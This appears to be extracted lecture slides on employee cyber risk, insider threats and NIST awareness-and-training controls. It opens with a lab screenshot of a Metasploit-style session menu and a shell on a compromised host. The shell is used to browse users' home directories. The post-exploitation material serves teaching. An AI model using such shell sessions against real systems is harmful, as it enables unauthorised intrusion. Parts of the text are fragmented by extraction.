
Command      Description
-----
help         Help menu
background   Backgrounds the current shell session
sessions     Quickly switch to another session
resource     Run a meta commands script stored in a local file
shell        Spawn an interactive shell (*NIX Only)
download     Download files (*NIX Only)
upload       Upload files (*NIX Only)
source       Run a shell script on remote machine (*NIX Only)
irb          Open an interactive Ruby shell on the current session
pry         Open the Pry debugger on the current session
```

```
$ ls -l
ls -l
total 28
-rw-r--r-- 1 tyler tyler 2219 Oct 22 17:31 file-permissions-and-stuff.txt
-rw-r--r-- 1 tyler tyler 619 Oct 22 17:31 hashcat-practice.txt
drwxr-xr-x 2 tyler tyler 4096 Oct 22 17:28 mail
-rw-r--r-- 1 tyler tyler 695 Oct 22 17:31 mysql-notes.txt
-rw-r--r-- 1 tyler tyler 361 Oct 22 17:31 reading-bash-history.txt
-rw-r--r-- 1 tyler tyler 99 Oct 22 17:31 remember-to-turn-off-webdav.txt
-rw-r--r-- 1 tyler tyler 390 Oct 22 17:31 warning-about-sudo-exploit.txt
$
```

```
shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell

$
```

```
$ cd
cd
$ ls
ls
file-permissions-and-stuff.txt  reading-bash-history.txt
hashcat-practice.txt          remember-to-turn-off-webdav.txt
mail                           warning-about-sudo-exploit.txt
mysql-notes.txt
$ pwd
pwd
/home/tyler
$
```




```
$ cd /home
cd /home
$ ls
ls
_provisioner  bschneider  jcochran  mzimm  tyler
bcurtis      cincinnatus  mhayes    tonyvance  ubuntu
$ █
```

Agenda

- ✓ Milestone 2... more experiments
- Human element of cyber security
- Employee risk
- Cyber Security Employee Awareness and Training Risk Controls
- Evolution of Organizations' Security Awareness and Training Programs

What is in this picture ?

What is missing from this diagram?



Howard's process-based taxonomy, from Hansman, S. and Hunt, R., 2004, "A taxonomy of network and computer attacks", Computers & Security, page 3, Elsevier Ltd. Cited from Howard, JD, 1997, "An analysis of security incidents on the internet 1989-1995. PhD thesis, Carnegie Mellon University.

The threat landscape....






Figure 6. Threat actors in breaches over time



What roles do employees play in these attack chains





Figure 29. Number of steps per incident (n=1,285)
Short attack paths are much more common than long attack paths.




Figure 30. Attack chain by final attribute compromised¹² (n=941)

| Top Threats 2017 | Assessed Trends 2017 | Top Threats 2018 | Assessed Trends 2018 | Change in ranking |
|---|----------------------|---|----------------------|-------------------|
| 1. Malware | ➡ | 1. Malware | ➡ | ➔ |
| 2. Web Based Attacks | ⬆️ | 2. Web Based Attacks | ⬆️ | ➔ |
| 3. Web Application Attacks | ⬆️ | 3. Web Application Attacks | ➡ | ➔ |
| 4. Phishing | ⬆️ | 4. Phishing | ⬆️ | ➔ |
| 5. Spam | ⬆️ | 5. Denial of Service | ⬆️ | ⬆️ |
| 6. Denial of Service | ⬆️ | 6. Spam | ➡ | ⬇️ |
| 7. Ransomware | ⬆️ | 7. Botnets | ⬆️ | ⬆️ |
| 8. Botnets | ⬆️ | 8. Data Breaches | ⬆️ | ⬆️ |
| 9. Insider threat | ➡ | 9. Insider Threat | ⬇️ | ➔ |
| 10. Physical manipulation/ damage/ theft/loss | ➡ | 10. Physical manipulation/ damage/ theft/loss | ➡ | ➔ |
| 11. Data Breaches | ⬆️ | 11. Information Leakage | ⬆️ | ⬆️ |
| 12. Identity Theft | ⬆️ | 12. Identity Theft | ⬆️ | ➔ |
| 13. Information Leakage | ⬆️ | 13. Cryptojacking | ⬆️ | NEW |
| 14. Exploit Kits | ⬇️ | 14. Ransomware | ⬇️ | ⬇️ |
| 15. Cyber Espionage | ⬆️ | 15. Cyber Espionage | ⬇️ | ➔ |

Legend: Trends: ⬇️ Declining, ➡ Stable, ⬆️ Increasing
Ranking: ⬆️ Going up, ➔ Same, ⬇️ Going down



In which of these threats are humans the vulnerability?

Employee Risk

- [Ponemon Institute](#) surveyed 1,000 small and medium-sized business owners, found negligent employees or contractors caused 60% of the data breaches
 - Employee training and stringent security protocols are necessary to mitigate risk of malicious insiders, otherwise danger of data breach remains high
- [Ponemon survey](#) of 612 CISOs found that 70% consider the “lack of competent in-house staff” as their top concern in 2018

Employee Risk


Verizon 2019 Data Breach Investigation Report

- 34% involved Internal actors
 - 32% involved Phishing
 - 21% caused by errors
 - 15% caused by misuse by authorized users
-
- Firewall and email filters to weed out phishing emails and malicious websites are important, but they're not enough
 - Organizations must also ensure their security posture is good by:
 - Setting policies, educating staff, and enforcing good security hygiene
 - Taking advantage of the security options that are available
 - Training and testing employees
 - Implementing automated checks to ensure their security posture

Employee Risk

Malware delivery methods

- “When the method of malware installation was known, email was the most common, email was the most common point of entry.”
 - Median company received 94% of detected malware by email
- Once introduced by email, additional malware is downloaded, often encoded to bypass detection and installed directly



Why is teaching security awareness essential ?

- We have a culture of trust that can be taken advantage of with dubious intent
- Most people feel security is not part of their job
- People underestimate the value of information
- Security technologies give people a false sense of protection from attack

Non-malicious insider threat

1. A current or former employee, contractor, or business partner
2. Has or had authorized access to an organization's network, system, or data
3. Through action or inaction without malicious intent...

Causes harm or substantially increases the probability of future serious harm to...

***confidentiality, integrity, or availability** of the organization's information or information systems*

Major characteristic is '*failure in human performance*'

Carnegie Mellon University's Software Engineering Institute's
(SEI) Computer Emergency Response Team (CERT) CERT
Definition (2013)

The Unintentional Insider threat

from an add for...

3M™ ePrivacy Filter Software
+ 3M™ Privacy Filter



How would you characterize insiders' information security mistakes

- **Ignorant**

- An unintentional accident

- **Negligent**

- Willingly ignores policy to make things easier

- **Well meaning**

- Prioritizes completing work and “getting ‘er done” takes over following policy

Willis-Ford, C.D. (2015) “Education & Awareness: Manage the Insider Threat”, SRA International Inc., FISSA (Federal Information Systems Security Awareness) Working Group

<http://csrc.nist.gov/organizations/fissea/2015-conference/presentations/march-24/fissea-2015-willis-ford.pdf>

What are examples of insiders' accidents ?

- **Accidental Disclosure**

- Posting sensitive data on public website
- Sending sensitive data to wrong email address

- **Malicious Code**

- Clicking on suspicious link in email
- Using 'found' USB drive

- **Physical data release**

- Losing paper records

- **Portable equipment**

- Losing laptop, tablet
- Losing portable storage device (USB drive, CD)

Willis-Ford, C.D. (2015) "Education & Awareness: Manage the Insider Threat", SRA International Inc., FISSA (Federal Information Systems Security Awareness) Working Group

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Example of an accident made by a well-meaning employee...

Utah Medicaid contractor loses job over data breach

By Kirsten Stewart The Salt Lake Tribune

Published January 17, 2013 5:26 pm

Health • Goold Health Systems CEO says mishap reinforces need to protect information.

“Terrific employee”:

- Account Manager handling health data for Utah
- Employee had trouble uploading a file requested by State Health Dept.
- Copied 6,000 medical records to USB drive
- Lost the USB drive, and reported the issue
- CEO admits the employee probably didn't even know she was breaking policy
 - this makes it accidental i.e. “well meaning...”

Agenda

- ✓ Milestone 2... more experiments
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Guidelines for employee cyber security Awareness and Training risk controls



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| AT-4 | Security Training Records | P3 | AT-4 | AT-4 | AT-4 |
| AT-5 | Withdrawn | --- | --- | --- | --- |
| Audit and Accountability | | | | | |
| AU-1 | Audit and Accountability Policy and Procedures | P1 | AU-1 | AU-1 | AU-1 |
| AU-2 | Audit Events | P1 | AU-2 | AU-2 (3) | AU-2 (3) |
| AU-3 | Content of Audit Records | P1 | AU-3 | AU-3 (1) | AU-3 (1) (2) |
| AU-4 | Audit Storage Capacity | P1 | AU-4 | AU-4 | AU-4 |
| AU-5 | Response to Audit Processing Failures | P1 | AU-5 | AU-5 | AU-5 (1) (2) |
| AU-6 | Audit Review, Analysis, and Reporting | P1 | AU-6 | AU-6 (1) (3) | AU-6 (1) (3) (5) (6) |

TABLE 1: SECURITY CONTROL IDENTIFIERS AND FAMILY NAMES

| ID | FAMILY | ID | FAMILY |
|----|---------------------------------------|----|---------------------------------------|
| AC | Access Control | MP | Media Protection |
| AT | Awareness and Training | PE | Physical and Environmental Protection |
| AU | Audit and Accountability | PL | Planning |
| CA | Security Assessment and Authorization | PS | Personnel Security |
| CM | Configuration Management | RA | Risk Assessment |
| CP | Contingency Planning | SA | System and Services Acquisition |
| IA | Identification and Authentication | SC | System and Communications Protection |
| IR | Incident Response | SI | System and Information Integrity |
| MA | Maintenance | PM | Program Management |


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|---------------------------------|--|----|--------------|------------------|----------------------|
| CA-9 | Internal System Connections | P2 | CA-9 | CA-9 | CA-9 |
| Configuration Management | | | | | |
| CM-1 | Configuration Management Policy and Procedures | P1 | CM-1 | CM-1 | CM-1 |
| CM-2 | Baseline Configuration | P1 | CM-2 | CM-2 (1) (3) (7) | CM-2 (1) (2) (3) (7) |
| CM-3 | Configuration Change Control | P1 | Not Selected | CM-3 (2) | CM-3 (1) (2) |
| CM-4 | Security Impact Analysis | P2 | CM-4 | CM-4 | CM-4 (1) |
| CM-5 | Access Restrictions for Change | P1 | Not Selected | CM-5 | CM-5 (1) (2) (3) |


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
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| AT-1 | SECURITY AWARENESS AND TRAINING POLICY AND PROCEDURES | |
|---|---|---|
| ASSESSMENT OBJECTIVE: <i>Determine if the organization:</i> | | |
| AT-1(a)(1) | AT-1(a)(1)[1] | <i>develops and documents an security awareness and training policy that addresses:</i> |
| | | AT-1(a)(1)[1][a] <i>purpose;</i> |
| | | AT-1(a)(1)[1][b] <i>scope;</i> |
| | | AT-1(a)(1)[1][c] <i>roles;</i> |
| | | AT-1(a)(1)[1][d] <i>responsibilities;</i> |
| | | AT-1(a)(1)[1][e] <i>management commitment;</i> |
| | | AT-1(a)(1)[1][f] <i>coordination among organizational entities;</i> |
| | AT-1(a)(1)[1][g] <i>compliance;</i> | |
| | AT-1(a)(1)[2] | <i>defines personnel or roles to whom the security awareness and training policy are to be disseminated;</i> |
| | AT-1(a)(1)[3] | <i>disseminates the security awareness and training policy to organization-defined personnel or roles;</i> |
| AT-1(a)(2) | AT-1(a)(2)[1] | <i>develops and documents procedures to facilitate the implementation of the security awareness and training policy and associated awareness and training controls;</i> |
| | AT-1(a)(2)[2] | <i>defines personnel or roles to whom the procedures are to be disseminated;</i> |
| | AT-1(a)(2)[3] | <i>disseminates the procedures to organization-defined personnel or roles;</i> |
| AT-1(b)(1) | AT-1(b)(1)[1] | <i>defines the frequency to review and update the current security awareness and training policy;</i> |
| | AT-1(b)(1)[2] | <i>reviews and updates the current security awareness and training policy with the organization-defined frequency;</i> |
